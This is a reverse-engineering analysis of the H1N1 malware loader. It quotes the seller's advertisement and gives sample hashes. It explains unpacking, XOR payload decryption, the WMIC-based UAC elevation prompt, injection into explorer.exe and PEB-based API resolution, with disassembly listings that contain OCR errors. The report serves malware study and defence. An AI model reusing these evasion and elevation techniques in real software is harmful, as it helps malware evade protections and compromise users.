


H1N1 LOADER

Nikolaos Pantazopoulos

Introduction

The H1N1 loader is a dropper which is able to load and launch a malware. Its developer has added a lot features on it, features like Virtual Box detection, UAC bypass (Figure 1). Despite the fact that the malware started getting sale on 2015, the developer is updating it until today and sells it in a high price (500\$).



Welcome, ladies and gentlemen.

I offer you own design, a fresh non-resident loader - a new solution for loading and launching your main software to bypass the top of proactive protection / HIPS, the current date. The first step in breaking the defense and run your programs in a more "comfortable" environment.

Some benefits of this product:

- A stable operation throughout the Windows NT line of Windows 2000 to Windows 10 (tested on Windows 10 Technical Preview)
- Does not depend on the processor architecture (works fine on x32 / x64)
- Light weight (15 kb), nothing more
- Bypass the UAC without any notification to the user (INTEGRITY_MEDIUM -> INTEGRITY_HIGH) - all of your files are run with elevated privileges (Applied method UAC-whitelist (the decision does not affect the sysprep / does not use third-party dll / running up to 10 Windows (x32 / x64)))
- In the case of a privilege escalation failure (moon phase is not the same, and so on) software fulfills the current privileges
- Accordingly, it works under any accounts :)
- Crypto absolutely any kriptor
- Encryption of traffic in both directions
- The ability to download both the EXE and DLL (the bootloader detects the PE-header, dll is loaded from the memory / exe start dropping on the disc and starts through the WMI service)
- Detect run inside virtual machine (optional)
Oracle VM VirtualBox
Parallels Workstation
Microsoft Virtual PC
VMware Workstation
- Injecting into the address space of legitimate network processes (in this case the default browser of the system), bypassing the top (and not only) proactive protection / HIPS latest versions (Casper, node, Avir, etc.) all products are installed directly from the official websites of manufacturers, ie the latest versions of the settings of "out of the box"
- To exit the LOW INTEGRITY LEVEL temporarily manipulation-wiring through WMI using a legitimate service (on the way through decision exploit temporary troubles with integration at x64)
- When running before you start the software detects and disables some AV products (made without disabling visual effects / changes in icons treyah / insane manipulation of clicks somewhere):
Agnum Outpost Firewall Pro
Total Defense Internet Security Suite
Total Defense Anti-Virus
Avast Internet Security

Figure 1. Sales Thread

Malware File Details

All the hashes are in MD5 algorithm.

H1N1 loader (packed): 6319cd4f40633d91287b0b1ba8e15724

H1N1 loader (unpacked): 0a911aebb309fca049117b1c35cef50d

Main Payload: 96ea83325ad478504cdeafe8d5538294

Main Payload (unpacked): b57ffdcc8bdee01b71c955375e2e9b68

Unpacking

The process of unpacking is fast and simple. Open the malware sample in the Ollydbg and set a breakpoint in the CreateProcessA function. Looking in the *Registers* windows, the ESI

register shows that a possible new executable has been mapped in the memory (Figure2). Save the memory data into a file and open the unpacked file in the Ollydbg.




Figure 2. Unpacked

Looking for the payload

Having opened the unpacked loader in the Ollydbg we step over until we reach this point (Figure 3). On this loop, a XOR action is being performed in order to decrypt a new executable in the memory which is the payload (Figure 4).




Figure 3

The screenshot displays a debugger interface with three main panels:

- Assembly Window:** Shows instructions at addresses 00401B52 to 00401B6E. Key instructions include:
 - `SUB EAX, FF90FFA4`
 - `STOS DWORD PTR ES:[EDI]`
 - `XOR EAX, 150024`
 - `ADD EAX, F4FFFEFF`
 - `STOS DWORD PTR ES:[EDI]`
 - `ADD EAX, FF90FFA4`
 - `STOS DWORD PTR ES:[EDI]`
 - `SUB EAX, 270000`
 - `STOS DWORD PTR ES:[EDI]`
 - `XOR EAX, E60017`
 - `STOS DWORD PTR ES:[EDI]`
 - `ADD EAX, FF90FFA4`
 - `STOS DWORD PTR ES:[EDI]`
 - `PUSH [EAX+1]`
 - `ADD EAX, 28514000`
 - `POP EAX`
 - `MOV LOCAL_13, EAX`
 - `ADD EAX, 83C000A`
 - `ADD EAX, 0A`
 - `MOV LOCAL_43, EAX`
 - `PUSH 4`
 - `PUSH 3000`
 - `PUSH 0`
 - `PUSH DWORD PTR DS:[40511C]`
 - `POP EAX`
 - `MOV LOCAL_33, EAX`
 - `OR EAX, EAX`
 - `JE SHORT 006E0000.00401B6A`
 - `MOV EAX, EDI`
 - `MOV EAX, LOCAL_43`
 - `STOS DWORD PTR ES:[EDI]`
 - `MOV EAX, DWORD PTR DS:[4018FB]`
 - `STOS DWORD PTR ES:[EDI]`
 - `LEA ESI, DWORD PTR DS:[4018FF]`
 - `MOV EAX, DWORD PTR DS:[4018FB]`
 - `MOV EAX, DWORD PTR DS:[4018FB]`
 - `MOV EAX, DWORD PTR DS:[4018F7]`
 - `LOCK BYTE PTR DS:[ESI]`
 - `XOR AL, DL`
 - `INC EDI`
 - `STOS BYTE PTR ES:[EDI]`
 - `LOCK SHORT 006E0000.00401B64`
 - `MOV EAX, LOCAL_13`
 - `REP MOVSB WORD PTR ES:[EDI], WORD PTR DS:[ESI]`
 - `XOR EAX, EAX`
 - `STOS WORD PTR ES:[EDI]`
 - `PUSH LOCAL_43`
 - `PUSH LOCAL_33`
 - `PUSH LOCAL_23`
- Registers (FPU) Window:** Shows the state of registers. EAX is 00002700, ECX is 00000000, EDI is 00005006, etc.
- Stack Window:** Shows the current stack frame at address 0012FF98. It includes a comment: "Stack SS:[0012FF98]-00530000, (Unicode "C:\Documents and Settings\Administrator\Desktop\h1n1_006E0000.new")".
- Memory Dump Window:** Shows a hex dump and ASCII representation of memory data starting at address 00950000.

Figure 4. After the XOR decryption

A noticeable thing here is the missing ‘This program cannot be run in DOS mode’ which is not needed for a PE (Portable Executable) to run.

Windows Vista and later

The H1N1 loader uses a few tricks in order to bypass UAC (User Account Control) which are going to be discussed. The loader calls the *GetVersionEx* to identify the Operating System version, if the OS is Vista or higher then it will use two ways for the UAC bypass. After the OS check, the first thing that the loader does is to identify the integrity level of the process (Figure 5).




Figure 5. Integrity level check

If the integrity level of the process is not higher or equal of the SECURITY_MANDATORY_MEDIUM_RID level then it will load the *ShellExecuteExW* function and will execute the malware with the WMIC.exe by using ‘runas wmic process call create’ as argument (Figure 6).




Figure 6. ShellExecuteW execution with parameters

This command will ask from the user to run the malware with privileged rights (Figure 7). The whole trick is to make an unexperienced user click ‘Yes’. However, looking in the details, it is obvious what the malware is trying to do (Figure 8).




Figure 7




Figure 8

On the other hand, if the integrity level of the process is at least SECURITY_MANDATORY_MEDIUM_RID then it will create a new explorer.exe process in suspend mode (Figure 9) and will inject the payload into it which is decrypted in the XOR loop (Figure 4). The injection is done by using a method that Duqu used. (See the reference links). After the injection, the payload will use the WUSA method in order to bypass UAC (See the next section).

[illegible]

Inside the payload

1000B250	60	PUSHAD		<ModuleEntryPoint
1000B25E	E8 09000000	CALL apokorin.1000B26C		
1000B263	DB	???	Unknown command	
1000B264	B0 00	MOV AL,0		
1000B266	00E9	ADD CL,CH		
1000B268	05	PUSH ES		
1000B269	0200	ADD AL,BYTE PTR DS:[EAX]		
1000B26B	0033	ADD BYTE PTR DS:[EBX],DH		
1000B26D	C9	LEAVE		
1000B26E	5E	POP ESI		
1000B26F	870E	XCHG DWORD PTR DS:[ESI],ECX		
1000B271	^E3 F4	JECXZ SHORT apokorin.1000B267		
1000B273	2BF1	SUB ESI,ECX		
1000B275	8BDE	MOV EBX,ESI		
1000B277	AD	LODS DWORD PTR DS:[ESI]		
1000B278	2BD8	SUB EBX,EAX		
1000B27A	AD	LODS DWORD PTR DS:[ESI]		
1000B27B	03C3	ADD EAX,EBX		
1000B27D	50	PUSH EAX		
1000B27E	97	XCHG EAX,EDI		
1000B27F	AD	LODS DWORD PTR DS:[ESI]		
1000B280	91	XCHG EAX,ECX		
1000B281	F3:A5	REP MOVSD WORD PTR ES:[EDI],DWORD PTR DS:[ESI]		
1000B283	5E	POP ESI		
1000B284	AD	LODS DWORD PTR DS:[ESI]		
1000B285	56	PUSH ESI		
1000B286	91	XCHG EAX,ECX		
1000B287	011E	ADD DWORD PTR DS:[ESI],EBX		
1000B289	AD	LODS DWORD PTR DS:[ESI]		
1000B28A	^E2 FB	LOOPO SHORT apokorin.1000B287		
1000B28C	AD	LODS DWORD PTR DS:[ESI]		
1000B28D	806E 10	LEA EBP,DWORD PTR DS:[ESI+10]		
1000B290	015D 00	ADD DWORD PTR SS:[EBP],EBX		
1000B293	8D7D 1C	LEA EDI,DWORD PTR SS:[EBP+1C]		
1000B296	B5 1C	MOV CH,1C		
1000B298	F3:A8	REP STOSD WORD PTR ES:[EDI]		
1000B29A	5E	POP ESI		
1000B29B	AD	LODS DWORD PTR DS:[ESI]		
1000B29C	53	PUSH EBX		
1000B29D	50	PUSH EAX		
1000B29E	51	PUSH ECX		
1000B29F	97	XCHG EAX,EDI		
1000B2A0	58	POP EAX		
1000B2A1	8D5485 5C	LEA EDX,DWORD PTR SS:[EBP+EAX*4+5C]		
1000B2A5	FF16	CALL DWORD PTR DS:[ESI]		
1000B2A7	^72 57	JB SHORT apokorin.1000B300		
1000B2A9	2C 03	SUB AL,3		
1000B2AB	^73 02	JNB SHORT apokorin.1000B2AF		
1000B2AD	B0 00	MOV AL,0		
1000B2AF	3C 07	CMPL AL,7		
1000B2B1	^72 02	JB SHORT apokorin.1000B2B5		
1000B2B3	2C 03	SUB AL,3		
1000B2B5	50	PUSH EAX		
1000B2B6	0FB65F FF	MOVZX EBX,BYTE PTR DS:[EDI-1]		
1000B2BA	C1E3 03	SHL EBX,3		
1000B2BD	B3 00	MOV BL,0		
1000B2BF	8D1C5B	LEA EBX,DWORD PTR DS:[EBX+EBX*2]		
1000B2C2	8D9C9D 0C100000	LEA EBX,DWORD PTR SS:[EBP+EBX*4+100C]		
1000B2C9	B0 01	MOV AL,1		
1000B2CB	^E3 29	JECXZ SHORT apokorin.1000B2F6		
1000B2CD	9BD7	MOV EDX,EDI		
1000B2CF	2B55 0C	SUB EDX,DWORD PTR SS:[EBP+C]		
1000B2D2	8A2A	MOV CH,BYTE PTR DS:[EDX]		
1000B2D4	33D2	XOR EDX,EDX		
1000B2D6	84F9	TEST CL,CH		

Figure 10. Entry Point

1000597B	55	PUSH EBP
1000597C	8BEC	MOV EBP,ESP
1000597E	8B45 0C	MOV EAX,DWORD PTR SS:[EBP+C]
10005981	48	DEC EAX
10005982	95C0	TEST EAX,EAX
10005984	75 08	JNZ SHORT apoworin.1000598E
10005986	FF75 10	PUSH DWORD PTR SS:[EBP+10]
10005989	E8 46FEFFFF	CALL apoworin.100057D4
1000598E	33C0	XOR EAX,EAX
10005990	40	INC EAX
10005991	C9	LEAVE
10005992	C2 0C00	RETN 0C
10005995	CC	INT3
10005996	CC	INT3
10005997	CC	INT3
10005998	CC	INT3
10005999	CC	INT3
1000599A	CC	INT3
1000599B	CC	INT3
1000599C	CC	INT3
1000599D	CC	INT3
1000599E	CC	INT3
1000599F	CC	INT3
100059A0	0000	ADD BYTE PTR DS:[EAX],AL
100059A2	0000	ADD BYTE PTR DS:[EAX],AL
100059A4	0000	ADD BYTE PTR DS:[EAX],AL
100059A6	0000	ADD BYTE PTR DS:[EAX],AL
100059A8	0000	ADD BYTE PTR DS:[EAX],AL
100059AA	0000	ADD BYTE PTR DS:[EAX],AL
100059AC	0000	ADD BYTE PTR DS:[EAX],AL
100059AE	0000	ADD BYTE PTR DS:[EAX],AL
100059B0	0000	ADD BYTE PTR DS:[EAX],AL
100059B2	0000	ADD BYTE PTR DS:[EAX],AL
100059B4	0000	ADD BYTE PTR DS:[EAX],AL
100059B6	0000	ADD BYTE PTR DS:[EAX],AL
100059B8	0000	ADD BYTE PTR DS:[EAX],AL
100059BA	0000	ADD BYTE PTR DS:[EAX],AL
100059BC	0000	ADD BYTE PTR DS:[EAX],AL
100059BE	0000	ADD BYTE PTR DS:[EAX],AL
100059C0	0000	ADD BYTE PTR DS:[EAX],AL
100059C2	0000	ADD BYTE PTR DS:[EAX],AL
100059C4	0000	ADD BYTE PTR DS:[EAX],AL
100059C6	0000	ADD BYTE PTR DS:[EAX],AL
100059C8	0000	ADD BYTE PTR DS:[EAX],AL
100059CA	0000	ADD BYTE PTR DS:[EAX],AL
100059CC	0000	ADD BYTE PTR DS:[EAX],AL
100059CE	0000	ADD BYTE PTR DS:[EAX],AL
100059D0	0000	ADD BYTE PTR DS:[EAX],AL
100059D2	0000	ADD BYTE PTR DS:[EAX],AL
100059D4	0000	ADD BYTE PTR DS:[EAX],AL
100059D6	0000	ADD BYTE PTR DS:[EAX],AL
100059D8	0000	ADD BYTE PTR DS:[EAX],AL
100059DA	0000	ADD BYTE PTR DS:[EAX],AL
100059DC	0000	ADD BYTE PTR DS:[EAX],AL
100059DE	0000	ADD BYTE PTR DS:[EAX],AL
100059E0	0000	ADD BYTE PTR DS:[EAX],AL
100059E2	0000	ADD BYTE PTR DS:[EAX],AL
100059E4	0000	ADD BYTE PTR DS:[EAX],AL
100059E6	0000	ADD BYTE PTR DS:[EAX],AL
100059E8	0000	ADD BYTE PTR DS:[EAX],AL
100059EA	0000	ADD BYTE PTR DS:[EAX],AL
100059EC	0000	ADD BYTE PTR DS:[EAX],AL
100059EE	0000	ADD BYTE PTR DS:[EAX],AL
100059F0	0000	ADD BYTE PTR DS:[EAX],AL
100059F2	0000	ADD BYTE PTR DS:[EAX],AL

Figure 11. Original entry point

Doing a string search, it becomes obvious that the malware API calls and strings are encrypted. As shown in figure 12, in order to make API calls, the malware doesn't use the GetProcAddress WINAPI, instead it finds manually the appropriate dll Image base address by using the PEB (Process Environment Block). It is important to note that a similar technique has been used by the Zeus botnet and Carberp [1] [2] [3].

10001C00	F2 FC	CD	EDI,EDI	77350000	ntdll.77350000
10001C02	33FF	XOR	EDI,EDI	77350000	ntdll.77350000
10001C04	64 0020 0000	MOV	EDI,DWORD PTR DS:[EDI]	77350000	kernel32.75C8314E
10001C06	8B7E 0C	MOV	EDI,DWORD PTR DS:[EDI+C]	0B360590	
10001C08	8B7E 14	MOV	EDI,DWORD PTR DS:[EDI+14]	0B360590	
10001C0A	8B77 28	MOV	ESI,DWORD PTR DS:[EDI+28]	0B360590	
10001C0C	33C0	XOR	EDI,EDI	0B360590	
10001C0E	66 4D	LOCK WORD PTR DS:[ESI]		773F9964	ntdll.773F9964
10001C10	84D0	TEST	AL,AL	00442568	
10001C12	74 11	JE	SHORT apoworin.10001C39	10005976	apoworin.10005976
10001C14	94D0	TEST	AL,AL		
10001C16	74 41	JE	SHORT apoworin.10001C32		
10001C18	72 05	JBE	SHORT apoworin.10001C32		
10001C1A	3C 5A	CMPL	AL,5A		
10001C1C	77 82	JR	SHORT apoworin.10001C32		
10001C1E	8C 39	OR	AL,39		
10001C20	77 82	JR	SHORT apoworin.10001C22		
10001C22	C1C2 07	ROL	EDX,7		
10001C24	33C0	XOR	EDI,EDI		
10001C26	EB E9	JMP	SHORT apoworin.10001C22		
10001C28	33C0	XOR	EDI,EDI		
10001C2A	8B47 10	MOV	EDX,DWORD PTR DS:[EDI+10]		
10001C2C	8B7E	MOV	EDI,DWORD PTR DS:[EDI]		
10001C2E	75 08	JNZ	SHORT apoworin.10001C1D		
10001C30	C9	RETN			
10001C32	8B05	MOV	EDX,EBP		

Figure 12

In general, the malware will locate the image base address of kernel32.dll and ntdll.dll and will find the functions from the export table (Figure 13) [4].

10001C43	8B05	MOV EDX,EBP	
10001C45	03E2 3C	ADD EDX,DWORD PTR DS:[EDX+3C]	
10001C48	8B52 78	MOV EDI,DWORD PTR DS:[EDX+78]	
10001C4B	03D5	ADD EDI,EBP	
10001C4D	8B5A 20	MOV EBX,DWORD PTR DS:[EDX+20]	
10001C50	03D5	ADD EBX,EBP	
10001C52	33C9	XOR ECX,ECX	
10001C54	57	PUSH EDI	apoxorin.1000601C
10001C55	56	PUSH ESI	
10001C56	8B36	MOV ESI,DWORD PTR DS:[ESI]	
10001C58	8B38	MOV EDI,DWORD PTR DS:[EBX]	
10001C5A	03FD	ADD EDI,EBP	
10001C5C	52	PUSH EDX	
10001C5D	33D2	XOR EDX,EDX	
10001C5F	C1C2 07	ROL EDX,7	
10001C62	3217	XOR DL,BYTE PTR DS:[EDI]	
10001C64	47	INC EDI	
10001C65	803F 00	CMP BYTE PTR DS:[EDI],0	
10001C68	75 F5	JNZ SHORT apoxorin.10001C5F	
10001C6A	92	XCHG EAX,EDX	
10001C6B	5A	POP EDX	
10001C6C	3BC6	CMP EAX,ESI	
10001C6E	74 0C	JE SHORT apoxorin.10001C7C	
10001C70	83C3 04	ADD EBX,4	
10001C73	41	INC ECX	
10001C74	394A 18	CMP DWORD PTR DS:[EDX+18],ECX	
10001C77	75 DF	JNZ SHORT apoxorin.10001C58	
10001C79	5F	POP ESI	
10001C7A	5F	POP EDI	
10001C7B	C3	RETN	
10001C7C	5E	POP ESI	
10001C7D	5F	POP EDI	
10001C7E	AD	LODS DWORD PTR DS:[ESI]	
10001C7F	56	PUSH ESI	
10001C80	53	PUSH EBX	
10001C81	8B0D	MOV EBX,EBP	
10001C83	8BF3	MOV ESI,EBX	
10001C85	035A 24	ADD EBX,DWORD PTR DS:[EDX+24]	
10001C88	8D044B	LEA EAX,DWORD PTR DS:[EBX+ECX*2]	
10001C8B	0FB709	MOVZX EAX,DWORD PTR DS:[EAX]	
10001C8E	8D0486	LEA EAX,DWORD PTR DS:[ESI+EAX*4]	
10001C91	0342 1C	ADD EAX,DWORD PTR DS:[EDX+1C]	
10001C94	8B09	MOV EAX,DWORD PTR DS:[EAX]	
10001C96	03C6	ADD EAX,ESI	
10001C98	AB	STOS DWORD PTR ES:[EDI]	
10001C99	5B	POP EBX	
10001C9A	5E	POP ESI	
10001C9B	83C3 04	ADD EBX,4	
10001C9E	41	INC ECX	
10001C9F	813E FFFF0000	CMP DWORD PTR DS:[ESI],0FFFF	
10001CA5	75 AD	JNZ SHORT apoxorin.10001C54	
10001CA7	C3	RETN	
10001CA8	00000000	00000000	

Figure 13

Furthermore, the malware will use the Loadlibrary WINAPI to load the advapi32.dll, shell32.dll, user32.dll, urlmon.dll, wininet.dll, crypt32.dll and will use the same method as before to read the export table. After stepping over a few instructions, step in to the 10004F12 call (See Figure 14), that call is responsible for decrypting the config of the malware and to send HTTP requests to the C&C server. As is shown in figure 14, the VirtualAlloc WINAPI is being called, the allocated memory will store the config file (Figure 15).

10004F12	55	PUSH EBP	
10004F13	8BEC	MOV EBP,ESP	
10004F15	82C4 9C	ADD ESP,-94	
10004F18	57	PUSH EDI	
10004F19	54	PUSH ESI	
10004F1A	6A 04	PUSH 4	
10004F1C	68 00000000	PUSH 00000000	
10004F21	68 00010000	PUSH 00010000	
10004F26	6A 00	PUSH 0	
10004F28	FF35 79610010	PUSH DWORD PTR DS:[10006179]	kernel32.VirtualAlloc
10004F2E	59	POP EAX	
10004F2F	FD0B	CALL EBX	
10004F31	A3 48640010	MOV DWORD PTR DS:[10006448],EAX	
10004F38	8BC9	OR EAX,EAX	
10004F3B	75F34 E3020000	JE apoxorin.10005221	
10004F3E	57	XCHG EAX,EDI	
10004F3F	33C0	XOR EAX,EAX	
10004F41	2D 96909791	SUB EAX,91979096	
10004F46	AB	STOS DWORD PTR ES:[EDI]	
10004F47	35 040A0A07	XOR EAX,70A0A0A4	
